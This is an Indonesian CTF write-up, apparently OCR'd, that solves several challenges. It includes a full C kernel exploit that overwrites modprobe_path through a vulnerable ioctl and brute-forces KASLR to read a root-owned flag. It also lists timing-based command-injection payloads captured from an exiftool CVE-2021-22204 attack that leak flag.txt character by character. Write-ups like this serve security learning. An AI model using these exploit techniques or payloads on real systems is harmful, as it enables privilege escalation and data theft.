
```
4775807 9223372036854775807 9223372036854775807 92233720
36854775807 2092360688171770112
Again? (y/n): $ n
$ ls -al
total 52
dr-xr-xr-x 1 1000 1000  4096 Dec 20 17:46 .
dr-xr-xr-x 1 1000 1000  4096 Dec 20 17:46 ..
-rw-r--r-- 1 1000 1000   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 1000 1000  3771 Jan  6  2022 .bashrc
-rw-r--r-- 1 1000 1000   807 Jan  6  2022 .profile
drwxr-xr-x 2    0    0  4096 Dec 20 17:46 bin
drwxr-xr-x 2    0    0  4096 Dec 20 17:46 dev
-r-xr-xr-x 1    0    0    79 Dec 20 01:01 flag.txt
-rwxrwxr-x 1    0    0 16360 Dec 19 15:02 kusanagi_nene
lrwxrwxrwx 1    0    0     7 Dec 20 17:46 lib -> usr/lib
lrwxrwxrwx 1    0    0     9 Dec 20 17:46 lib32 -> usr/l
ib32
lrwxrwxrwx 1    0    0     9 Dec 20 17:46 lib64 -> usr/l
ib64
lrwxrwxrwx 1    0    0    10 Dec 20 17:46 libx32 -> usr/
libx32
drwxr-xr-x 7    0    0  4096 Dec 20 17:46 usr
$ cat flag.txt
CJ2022{this_time_i_made_an_actual_easy_chall_dont_forget
_to_thank_me_and_nene}
$
```

Flag

CJ2022{this_time_i_made_an_actual_easy_chall_dont_forget_to_thank_me_and_nene}

Nakiri Ayame

Description



Poc


Pada challenge ini kami diminta untuk melakukan exploitasi pada kernel module, setelah membaca secara singkat kami mengetahui bahwa kami dapat melakukan write everywhere pada kernel. namun permasalahannya KASLR pada challenge ini dinyalakan. sehingga exploitasi yang kami ambil adalah dengan melakukan overwrite modprobe_path yang tidak memerlukan leak, dan hanya perlu bruteforce sebesar 0x1000 kali. berikut solver yang kami gunakan

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <sched.h>
#define _GNU_SOURCE
#include <linux/sched.h>
#include <sys/wait.h>
#include <time.h>
```



```
#include <errno.h>

static int fd = -1;
unsigned long buf[64];
unsigned long modprobe_addr = 0xffffffff00045b60;

char tmp_x[8] = "/tmp/x\0\0";

int main(int argc, char *argv[]) {
    memset(buf, '\0', 0x200);

      // setup for modprobe_path overwrite
      system("echo -ne '#!/bin/sh\ncp /root/flag /tmp/flag\nchmod 777 /tmp/flag' >
/tmp/x");
      system("chmod +x /tmp/x");
      system("echo -ne '\\xff\\xff\\xff\\xff' > /tmp/dummy");
      system("chmod +x /tmp/dummy");

    fd = open("/dev/ayame", O_RDWR);

    // for (int i=0; i<0x1000; i++) {
    unsigned long i = atol(argv[1]);
      buf[0] = modprobe_addr + (i << 20);
    buf[1] = tmp_x;
    buf[2] = 8;

    ioctl(fd, 0x1337, buf);
    // }


    system("/tmp/dummy");
    system("cat /tmp/flag");

    return 0;
}
```

langkah selanjutnya tinggal copy binary ke server dan lakukan bruteforce dengan sh script. dan didapatkanlah flag




Flag

CJ2022{ayame_is_also_one_of_my_favorites_very_cute_and_entertaining_to_watch}

Forensic


Kui R Kode ?

Description




Poc

Kami menggunakan stegano online solver StegOnline



kemudian ketika di cek pada RED 0, didapatkan QR Code yang baru




Jika di-scan, didapatkan tulisan jawa dan terdapat flag yg disisipkan

Flag
CJ2022{WOng_j00wo_oJo_il4n9_J0wO_N3}

Proxyfied

Description



Poc

Diberikan sebuah file yang berisi file Flow yang dihasilkan oleh mitmproxy, dengan menggunakan library mitmproxy kami melakukan ekstraksi data.

```
from mitmproxy.io import FlowReader
import os

filename = "proxyfied"

reader = FlowReader(open(filename, "rb"))

for flow in reader.stream():
      if flow.response.headers[b"Content-Type"] == "image/jpeg":
            fname = flow.request.path[1:]
            open(f"out_jpg/{fname}", "wb").write(flow.response.content)

      if flow.response.headers[b"Content-Type"] == "text/html; charset=UTF-8":
```



```
            elapsed_time = flow.response.timestamp_start -
flow.request.timestamp_end
            if elapsed_time > 0.8:
                  fname = flow.request.path.split("/")[-1]
                  os.system(f"cp out_jpg/{fname} out_delayed/")
```

Dari hint yang diberikan kami mengetahui bahwa soal ini memanfaatkan CVE-2021-22204 yang ada pada exiftool. setelah melakukan beberapa sampling data untuk mengetahui code apa yang di eksekusi di Server, kami mengetahui bahwa dilakukan timing attack untuk menentukan apakah flag benar. contoh commandnya sebagai berikut.

```
b'bcat flag.txt | cut -c22 | grep 0 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c22 | grep 0 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c22 | grep 0 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c9 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c9 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c9 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c9 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c18 | grep c && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c18 | grep c && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c18 | grep c && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c14 | grep 9 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c14 | grep 9 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c14 | grep 9 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c14 | grep 9 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c23 | grep 5 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c23 | grep 5 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c28 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c28 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c28 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c10 | grep 5 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c10 | grep 5 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c10 | grep 5 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c25 | grep 1 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c25 | grep 1 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c25 | grep 1 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c25 | grep 1 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c9 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c9 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c37 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c37 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c19 | grep d && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c19 | grep d && sleep 0.35 || sleep 0\n'
```

ketika flag yang ditebak benar maka response_time akan lebih besar sekitar 0.35s, langsung saja kami cari

request mana yang memiliki response_time lebih besar dari yang lain. dan didapatkanlah list sebagai berikut.

```
b'bcat flag.txt | cut -c1 | grep C && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c2 | grep J && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c3 | grep 2 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c4 | grep 0 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c5 | grep 2 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c6 | grep 2 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c7 | grep { && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c8 | grep c && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c9 | grep 3 && sleep 0.35 || sleep 0\n'

b'bcat flag.txt | cut -c10 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c10 | grep 5 && sleep 0.35 || sleep 0\n'

b'bcat flag.txt | cut -c11 | grep 2 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c12 | grep e && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c13 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c14 | grep 9 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c15 | grep 2 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c16 | grep 8 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c17 | grep e && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c18 | grep c && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c19 | grep d && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c20 | grep 0 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c21 | grep 2 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c22 | grep 0 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c23 | grep 5 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c24 | grep 0 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c25 | grep 1 && sleep 0.35 || sleep 0\n'

b'bcat flag.txt | cut -c26 | grep 5 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c26 | grep 7 && sleep 0.35 || sleep 0\n'

b'bcat flag.txt | cut -c27 | grep 8 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c27 | grep b && sleep 0.35 || sleep 0\n'
```



```
b'bcat flag.txt | cut -c28 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c29 | grep d && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c30 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c31 | grep f && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c32 | grep e && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c33 | grep f && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c34 | grep 3 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c35 | grep d && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c36 | grep 6 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c37 | grep 4 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c38 | grep e && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c39 | grep 9 && sleep 0.35 || sleep 0\n'
b'bcat flag.txt | cut -c40 | grep } && sleep 0.35 || sleep 0\n'
```

kami lakukan kombinasi untuk menemukan flag yang benar dan didapatkan flag

Flag
CJ2022{c332e3928ecd020501784d4fef3d64e9}